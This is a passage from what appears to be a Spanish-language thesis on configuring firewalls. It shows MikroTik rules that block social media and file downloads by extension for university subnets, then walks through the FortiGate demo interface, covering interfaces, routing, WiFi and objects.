No ubicamos en Advanced y en Layer7 Protocol seleccionamos el nombre que le pusimos anteriormente a la página a bloquear (Figura 97).




Figura 97. Selección del nombre de la página a bloquear

Y por último dentro del menú nos ubicamos en action y seleccionamos drop para denegar todo. Click en Apply – OK.




Figura 98. Selección de la acción a configurar

Quedándonos las reglas de la siguiente forma.




Figura 99. Reglas configuradas

Si un técnico de la UTI quiere ingresar a Facebook ya no lo podrá hacer como se muestra en la figura 100.

Figura 100. Página Facebook bloqueada

3.2.7.2 Bloquear Descargas.

Las descargas con extensión, .exe, .mp3, .mp4, .rar, .zip también se las puede bloquear con el objetivo de impedir la propagación de un malware como un virus, un troyano, etc; para evitar también el consumo de ancho de banda al descargar películas, videos, programas.

En el escenario de pruebas se bloqueó la descarga de archivos con extensión .exe, .rar, .zip, .mp3.

Para bloquear descargas el procedimiento es parecido al aplicado para bloquear páginas web, pero con dos diferencias.

1) En el código que se introduce entre paréntesis el nombre de la página a bloquear, colocamos para este caso .exe




Figura 101. Código para bloquear descargas

2) En la pestaña General del menú filter rules ya no colocamos la dirección, si no la interface de origen a la que se le va a bloquear la descarga. Hacemos click en In.Interface y seleccionamos la interface en este caso seleccionamos la interface 3 de la UTI.




Figura 102. Selección de la interfaz a bloquear la descarga

Se intentó descargar winbox.exe y no lo permitió. La descarga no se inicia como se muestra en la figura 103.




Figura 103. Bloqueo de descarga de un archivo .exe


3.2.7.3 Políticas aplicadas a todas las redes.

Se aplicaron las siguientes reglas.

Se permitió Acceso de:

- Youtube a estudiantes
- Youtube a docentes
- Youtube a UTI

- Twitter a docentes
- Twitter a administración central
- Twitter a estudiantes
- Dropbox a estudiantes
- Dropbox a docentes
- Dropbox a UTI
- Dropbox a administración central
- Gmail y Hotmail a todas las redes



Firewall

Filter Rules | NAT | Mangle | Service Ports | Connections | Address Lists | Layer7 Protocols

Reset Counters | Reset All Counters

#		Action	Chain	Src. Address	Dst. Address	Proto...	Src. Port	Dst. Port	In. Inter...	Out. Int...	Bytes	Packets
;;; Permitir youtube a la UTI												
0		acc...	forward	192.168.33...							117.5 KiB	457
;;; Permitir youtube a estudiantes												
1		acc...	forward	192.168.50...							0 B	0
;;; Permitir youtube a docentes												
2		acc...	forward	192.168.37...							0 B	0
3	X	acc...	forward	192.168.33...							0 B	0
;;; Permitir twiter a docentes												
4		acc...	forward	192.168.37...							0 B	0
;;; Permitir twitter a administración central												
5		acc...	forward	192.168.70...							0 B	0
6	X	acc...	forward	192.168.70...							0 B	0
;;; Permitir dropbox a la UTI												
7		acc...	forward	192.168.33...							6.8 KiB	44
;;; Permitir dropbox a docentes												
8		acc...	forward	192.168.37...							0 B	0
;;; Permitir dropbox a administración central												
9		acc...	forward	192.168.70...							0 B	0
;;; Permitir dropbox a estudiantes												
10		acc...	forward	192.168.50...							0 B	0
;;; Permitir gmail a la UTI												
11		acc...	forward	192.168.33...							590 B	10
;;; Permitir gmail a docentes												
12		acc...	forward	192.168.37...							0 B	0
;;; Permitir gmail a estudiantes												
13		acc...	forward	192.168.50...							0 B	0
;;; Permitir gmail a administración central												
14		acc...	forward	192.168.70...							0 B	0
;;; Permitir hotmail a la UTI												
15		acc...	forward	192.168.33.0							0 B	0
;;; Permitir hotmail a los docentes												
16		acc...	forward	192.168.37...							0 B	0
;;; Permitir hotmail a estudiantes												
17		acc...	forward	192.168.50...							0 B	0
18		acc...	forward	192.168.70.0							0 B	0

Figura 104. Políticas permitidas

Se bloqueó:

- Facebook a todas las redes
- Youtube a administración central
- Páginas prohibidas a todas las redes
- Twitter a estudiantes
- Descargas con extensión .exe
- Descargas con extensión .rar
- Descargas con extensión .zip
- Descargas con extensión .jpg

- Descargas con extensión .mp3
- Descargas con extensión .mp4

Firewall

Filter Rules | NAT | Mangle | Service Ports | Connections | Address Lists | Layer7 Protocols

Reset Counters | Reset All Counters

#		Action	Chain	Src. Address	Dst. Address	Proto...	Src. Port	Dst. Port	In. Inter...	Out. Int...	Bytes	Packets
;;; Haciendo ping desde la LAN al firewall												
26		acc...	output		192.168.33...	1 (ic...					194 B	3
;;; Bloquear facebook a la UTI												
27		drop	forward	192.168.33...							116.3 KiB	560
;;; Bloquear twitter a la UTI												
28		drop	forward	192.168.33...							4148 B	21
;;; Bloquear descargas .exe a la UTI												
29		drop	forward						ether3		3952 B	18
;;; Bloquear descargas .rar a la UTI												
30		drop	forward						ether3		0 B	0
;;; Bloquear descargas .zip a la UTI												
31		drop	forward						ether3		338.9 KiB	663
;;; Bloquear descargas .mp3 a la UTI												
32		drop	forward						ether3		121.1 KiB	90
;;; Bloquear descargas .jpg a la UTI												
33		drop	forward						ether3		3463 B	30
34	X	drop	forward						ether3		0 B	0
;;; Bloquear páginas prohibidad a la UTI												
35		drop	forward	192.168.33...							0 B	0
;;; Bloquear facebook a estudiantes												
36		drop	forward	192.168.50...							0 B	0
;;; Bloquear descargas .exe a estudiantes												
37		drop	forward						ether5		0 B	0
;;; Bloquear facebook a administración central												
38		drop	forward	192.168.70...							0 B	0
;;; Bloquear descargas .exe a administración central												
39		drop	forward						ether6		0 B	0
;;; bloquear youtube a administración central												
40		drop	forward	192.168.70...							0 B	0
;;; Bloquear páginas prohibidad a estudiantes												
41		drop	forward	192.168.50...							0 B	0
;;; Bloquear páginsa prohibidad a docentes												
42		drop	forward	192.168.37...							0 B	0
;;; Bloquear páginas prohibidad a administración central												
43		drop	forward	192.168.70...							0 B	0

Figura 105. Políticas bloqueadas

4. Demostración de las Funcionalidades del Firewall Fortigate.

4.1 Ingreso a la interfaz de usuario del Firewall Fortigate.

Para ingresar al demo del Firewall Fortigate se ingresó desde la siguiente dirección https://fortigate.fortidemo.com/login desde un navegador. Nos aparece la página de bienvenida. (Figura 106)




Figura 106. Inicio de sesión del firewall fortigate

Al aceptar se debe ingresar el nombre de usuario y contraseña que es por defecto la palabra demo.




Figura 107. Login

4.2 Menú principal.

El menú principal del Firewall Fortigate muestra todas las opciones necesarias para realizar las configuraciones. Aparecen los siguientes menús de navegación.

- **Dashboard:** Especifica estadísticas de protección, recursos del sistema, información de la licencia y la información básica del FortiGate.
- **FortiView:** Se visualiza información de políticas, interfaces, sitios web visitados, amenazas.
- **Network:** Se configura interfaces, rutas estáticas, rutas dinámicas
- **System:** Se crea usuarios, perfiles de administración, selección de funciones a utilizar como filtrado de url, antivirus, IPs, enrutamiento avanzado, ipv6, certificados, control de aplicaciones.
- **Policy y Objects:** Se encuentran las políticas configuradas creadas.

- **Security Profiles:** Se puede habilitar los perfiles de seguridad para cada política como antivirus, web filter, control de aplicación, ips, antispam.
- **VPN:** Se realizan las configuraciones de VPN
- **User y Device:** Permite crear grupos de usuarios, repositorios LDAP, RADIUS,
- **Log y Report:** Permite visualizar los logs de información del tráfico local, eventos de los usuarios, sucesos del sistema.




Figura 108. Menú principal

4.3 Configuración de la interfaz física.

Para la configuración de la interfaz física se selecciona la interfaz a configurar, en este caso se seleccionó la interfaz WAN. (Figura 109)




Figura 109. Selección de la interfaz

4.4 Asignación de IP.

Para la asignación de la dirección IP a la interfaz, se selecciona la interfaz a configurar o se da click en el botón view para editar. En este caso seleccionamos la interfaz WAN. Seguidamente se presenta una plantilla para realizar la configuración (Figura 110)-




Figura 110. Plantilla de la interfaz

Luego se asigna la dirección IP, ya sea por dhcp o manual




Figura 111. Asignación de IP

4.4.1 Restricciones de acceso.

Se configura los permisos de acceso al firewall que se va habilitar en la interfaz WAN. En la interfaz WAN se deja deshabilitado todos los accesos, incluido la opción ping y así evitar un escaneo de IP y aparezca un equipo de fortinet en este caso un firewall. (Figura 110)

Si es una interfaz de gestión se debe habilitar los permisos de acceso https, ping, ssh; si se tiene fortimanager se habilita la opción FMG-Acces, para puntos de acceso se habilita CAPWAP o si se tiene otro tipo de configuraciones como RADIUS seleccionamos la opción RADIUS Accouting.




Figura 112. Restricción de acceso

Para analizar las conexiones salientes a sitios de redes de botnets, se selecciona la opción deshabilitar, bloqueado o que solo lo detecte (monitor),
En la red WAN se selecciona la opción monitor.

Figura 113. Control de botnets

4.4.2 Asignación de IP estática.

Si se asigna la dirección IP de forma manual, se debe crear una ruta por defecto. Se hace click en la opción network y en static routes. Nos aparece la siguiente ventana. (Figura 114).

En destino dejamos como está configurado para que tenga acceso a todas las redes
En Device seleccionamos la interfaz en este caso WAN.
En Gateway escribimos el Gateway 172.XXX.XXX.XXX.




Figura 114. Asignación de IP estática

4.4.3 Rutas dinámicas.

Los protocolos de enrutamiento dinámico que soporta el Firewall Fortigate son RIP, OSPF, BGP.

Para configurar una política de enrutamiento dinámico seleccionamos el protocolo a configurar. Por ejemplo para configurar RIP ingresamos al protocolo RIP, seleccionamos la versión del RIP, en networks colocamos las redes que queremos publicar por RIP, en este caso colocamos la dirección 192.XXX.XXX.XXX/XX y damos click en el botón add. (Figura 115)




Figura 115. Configuración de networks en RIP

Para las interfaces por las que queremos comunicarnos por RIP hacemos click en el botón créate y se desplegará la siguiente ventana. (Figura 116), Seleccionamos la interfaz, seleccionamos las versiones en este caso seleccionamos la versión 2, en autenticación elegimos ninguna o por texto (contraseña) y en interfaz pasiva que

significa que solo va a recibir actualizaciones de RIP pero no las va a enviar, dejamos desmarcado.




Figura 116. Configuración de interfaces en RIP

4.4.4 Políticas de ruteo.

Los FortiGates nos permiten hacer Políticas de Ruteo, las cuales nos permiten hacer re direccionamiento de tráfico independiente de las rutas estáticas que tengamos. Las Políticas de ruteo utilizan algunos parámetros como protocolo del tráfico entrante, dirección fuente, interface fuente, dirección de destino, o el número del puerto para determinar por donde enviará el tráfico.

4.5 Interfaz wifi.

Podemos configurar también una interfaz wifi para hacer reglas de acceso a internet desde la red wifi.

El equipo tiene integrado un Access point (AP) dentro del equipo lo que nos permite configurar una red wifi, sin necesidad de tener un Access point externo

Para ello nos ubicamos en panel izquierdo y hacemos click en wifi switch controller – SSID que es la interfaz que se va a publicar a través de una interfaz wifi o el identificador de una red inalámbrica wifi y nos aparecerá la siguiente ventana. (Figura 117),

En IP/ Network Mask colocamos la dirección IP y la máscara de subred.

En restic acces seleccionamos ping para que el administrador pueda hacer ping.

En wifi settings – ssid, escribimos el nombre de la red wifi para identificarla.

En dhcp server, configuramos el rango del dhcp, la máscara de subred, el Gateway que es el propio firewall y el dns que es el mismo del propio firewall.

En device detection y active scanning dejamos marcado para poder identificar qué tipo de dispositivos se están conectando a la red wifi como un Android, mac, linux, etc.

En security mode, seleccionamos WPA2 personal.

En block intra-ssid trafic podemos bloquear el tráfico a los usuarios dentro de la wifi, pero en este caso quedara desmarcada.

En maximun clients podemos configurar el número máximo de clientes dependiendo de la capacidad del AP del firewall.




Figura 117. Creación de una interfaz wifi




Figura 118. Creación de una interfaz wifi

Luego de haber realizado las configuraciones se guarda y se puede observar las redes wifi creadas (Figura 117-118)

Interface Name	SSID	Traffic Mode	Security Mode	Schedule	Ref.
SSIDs (4)					
Guest	fortinet	Tunnel	WPA2 Personal	testa	2
Roadshow	Roadshow	Tunnel	WPA2 Personal	always	0
Roadshow-Guest	Roadshow-Guest	Tunnel	WPA2 Personal	always	0
TEST	FREE_WIFI	Tunnel	Open	always	0

Figura 119. Redes wifi creadas

4.6 Configuración de reglas.

Luego de haber configurado las interfaces con las IPs asignadas y con el protocolo de routing que queramos configurar ya podemos aplicar las reglas de acceso para todas las redes creadas.

4.6.1 Creación de objetos.

Primero se crea los objetos necesarios (redes declaradas que se va a incluir en las reglas) de las políticas que se va a crear. Nos vamos a policy y objects (políticas y objetos), damos click en address y nos aparecerá la siguiente ventana con los objetos creados.




Figura 120. Objetos creados

Para crear un objeto accedemos al botón créate new y nos aparecerá la siguiente ventana. (Figura 121).

En name colocamos el nombre del objeto.

En type el tipo en este caso es una IP con la máscara de red.

En interface la interface con la que está conectada.

